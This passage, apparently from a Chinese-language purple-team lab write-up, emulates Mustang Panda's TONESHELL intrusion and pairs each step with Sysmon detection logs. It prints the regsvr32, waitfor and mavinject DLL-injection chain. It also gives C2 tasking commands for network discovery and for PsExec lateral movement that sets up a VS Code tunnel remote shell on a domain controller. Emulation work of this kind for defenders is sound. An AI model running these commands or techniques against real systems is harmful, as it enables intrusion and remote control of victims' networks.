| @timestamp | winlog.event_data.Image | host.hostname | winlog.event_data.TargetFilename |
|---|---|---|---|
| Mar 24, 2026 @ 19:11:48.342 | C:\Program Files\WinRAR\WinRAR.exe | harrenhal | ”C:\Program Files\WinRAR\WinRAR.exe” x -iext -ver -imon1 — “C:\Users\harrenhal\Downloads\250325_Pentos_Board_Minutes.rar” C:\Users\harrenhal\Downloads\ |
再往下看就可以看到解壓縮出來的檔案有哪些
| @timestamp | winlog.event_data.Image | host.hostname | winlog.event_data.TargetFilename |
|---|---|---|---|
| Mar 24, 2026 @ 19:12:19.938 | C:\Program Files\WinRAR\WinRAR.exe | harrenhal | C:\Users\harrenhal\Downloads\Essos Competitiveness Brief.lnk |
| Mar 24, 2026 @ 19:12:19.944 | C:\Program Files\WinRAR\WinRAR.exe | harrenhal | C:\Users\harrenhal\Downloads\wsdapi.dll |
| Mar 24, 2026 @ 19:12:19.947 | C:\Program Files\WinRAR\WinRAR.exe | harrenhal | C:\Users\harrenhal\Downloads\EssosUpdate.exe |

往後看可以看到後面四筆,這幾筆很明顯的執行了 toneshell 的程式,符合公開情資分析 toneshell 的行為
- Register the current malicious DLL using
regsvr32.exe, which will execute the DLL’s exportedDllRegisterServerfunction.C:\Windows\System32\regsvr32.exe /s "PATH_TO_DLL"- The
DllRegisterServerexport will create a victimwaitfor.exeprocess and inject the current DLL into it usingmavinject.exe.C:\Windows\System32\waitfor.exe Event183785251387C:\Windows\System32\mavinject.exe WAITFOR_PID /INJECTRUNNING "PATH_TO_DLL"- Once
waitfor.exeloads the malicious DLL,DllMainwill create a thread to execute the shellcode in the victim process memory.DllMainchecks if it is running withinC:\Windows\System32\waitfor.exeReference : https://attackevals.github.io/ael/enterprise/mustang_panda/resources/toneshell/
| @timestamp | winlog.event_data.Image | host.hostname | winlog.event_data.CommandLine |
|---|---|---|---|
| Mar 25, 2026 @ 06:15:31.081 | C:\Users\harrenhal\Desktop\EssosUpdate.exe | harrenhal | ”C:\Users\harrenhal\Desktop\EssosUpdate.exe” |
| Mar 25, 2026 @ 06:15:43.393 | C:\Windows\System32\regsvr32.exe | harrenhal | C:\Windows\System32\regsvr32.exe /s “C:\Users\harrenhal\Desktop\wsdapi.dll” |
| Mar 25, 2026 @ 06:15:43.900 | C:\Windows\System32\waitfor.exe | harrenhal | C:\Windows\System32\waitfor.exe Event183785251387 |
| Mar 25, 2026 @ 06:15:43.925 | C:\Windows\System32\mavinject.exe | harrenhal | C:\Windows\System32\mavinject.exe 10072 /INJECTRUNNING “C:\Users\harrenhal\Desktop\wsdapi.dll” |
Discovery↗

Mustang Panda 使用 Toneshell 在工作站 harrenhal (192.168.1.82) 上執行網路探索。harrenhal 使用 netstat 和 SharpNBTScan 來發現檔案伺服器 file-server (192.168.1.81) 和網域控制器 redkeep (192.168.1.80)
Attacker 模擬↗
在 kali 用下面 netstat 指令掃描,結果發現到 file-server (192.168.1.81)
python3 /home/yunshiuan/ael/Enterprise/mustang_panda/Resources/controlServer/evalsC2client.py --set-task b7107b26bdc8e2eea0dc91c8e603370f '{"id": 5, "taskNum": 1, "args": "netstat -anop tcp"}'
在 kali 用ipconfig下面指令 discover the subnet mask of the network. 並發現到 DC readkeep (192.168.1.80)
python3 /home/yunshiuan/ael/Enterprise/mustang_panda/Resources/controlServer/evalsC2client.py --set-task b7107b26bdc8e2eea0dc91c8e603370f '{"id": 5, "taskNum": 2, "args": "ipconfig /all"}
在 kali 用下面指令 Download SharpNBTScan 到 harrenhal 電腦上
python3 /home/yunshiuan/ael/Enterprise/mustang_panda/Resources/controlServer/evalsC2client.py --set-task b7107b26bdc8e2eea0dc91c8e603370f '{"id": 3, "taskNum": 3, "payload": "SharpNBTScan.exe", "args": "mswin1.exe"}'在 kali 用下面指令使用SharpNBTScan發現其他工作站 192.168.1.83
python3 /home/yunshiuan/ael/Enterprise/mustang_panda/Resources/controlServer/evalsC2client.py --set-task b7107b26bdc8e2eea0dc91c8e603370f '{"id": 5, "taskNum": 4, "args": "mswin1.exe 192.168.1.0/24"}'
Defender↗
這個階段攻擊者執行了 netstat.exe 、ifconfig.exe 以及 SharpNBTScan 進行 Discovery 這些都可以使用到 Sysmon Event Code 1 得知
下方的紀錄可以證明有使用到了 netstat 與 ipconfig 搜集資訊
| @timestamp | winlog.event_data.Image | host.hostname | winlog.event_data.CommandLine |
|---|---|---|---|
| Mar 25, 2026 @ 06:19:14.196 | C:\Windows\System32\NETSTAT.EXE | harrenhal | netstat -anop tcp |
| Mar 25, 2026 @ 06:19:44.494 | C:\Windows\System32\ipconfig.exe | harrenhal | ipconfig /all |


下方的紀錄可以證明有使用到了 SharpNBTScan 發現其他工作站
| @timestamp | winlog.event_data.Image | host.hostname | winlog.event_data.CommandLine | winlog.event_data.OriginalFileName |
|---|---|---|---|---|
| Mar 25, 2026 @ 06:24:28.773 | C:\Users\harrenhal \Desktop\mswin1.exe | harrenhal | mswin1.exe 192.168.1.0/24 | SharpNBTScan.exe |
Lateral Movement↗

在發現網域控制器 readkeep (192.168.1.80) 後,Mustang Panda 使用 Toneshell 透過 PsExec 執行橫向移動,以便轉向網域控制器,為憑證轉儲做準備。Toneshell 使用 PsExec 在網域控制器上執行 VS Code 隧道批次腳本,以建立遠端 Shell。
Attacker 模擬↗
在kali 使用下面的指令將 vscode tunnel 執行程式下載到 C:\\users\\harrenhal\\AppData\\Local\\CodeHelper.bat
python3 /home/yunshiuan/ael/Enterprise/mustang_panda/Resources/controlServer/evalsC2client.py --set-task b7107b26bdc8e2eea0dc91c8e603370f '{"id": 3, "taskNum": 5, "payload": "startcode.bat", "args": "C:\\users\\harrenhal\\AppData\\Local\\CodeHelper.bat"}'
使用下面的指令執行 PsExec 在 readkeep (192.168.1.80) 上面執行 CodeHelper.bat(VSCODE_TUNNEL) 得到 AUTHENTICATION CODE,並透過 kali (192.168.1.127:8888) 回傳給攻擊者
python3 /home/yunshiuan/ael/Enterprise/mustang_panda/Resources/controlServer/evalsC2client.py --set-task b7107b26bdc8e2eea0dc91c8e603370f '{"id": 5, "taskNum": 6, "args": "C:\\users\\harrenhal\\Desktop\\PsExec64.exe \\\\192.168.1.80 -accepteula -d -c C:\\users\\harrenhal\\AppData\\Local\\CodeHelper.bat"}'

拿到 AUTHENTICATION CODE 之後,進入https://github.com/login/device 並輸入剛剛拿到的 AUTHENTICATION CODE
之後前往 https://vscode.dev/tunnel/readkeep 進行遠端操控
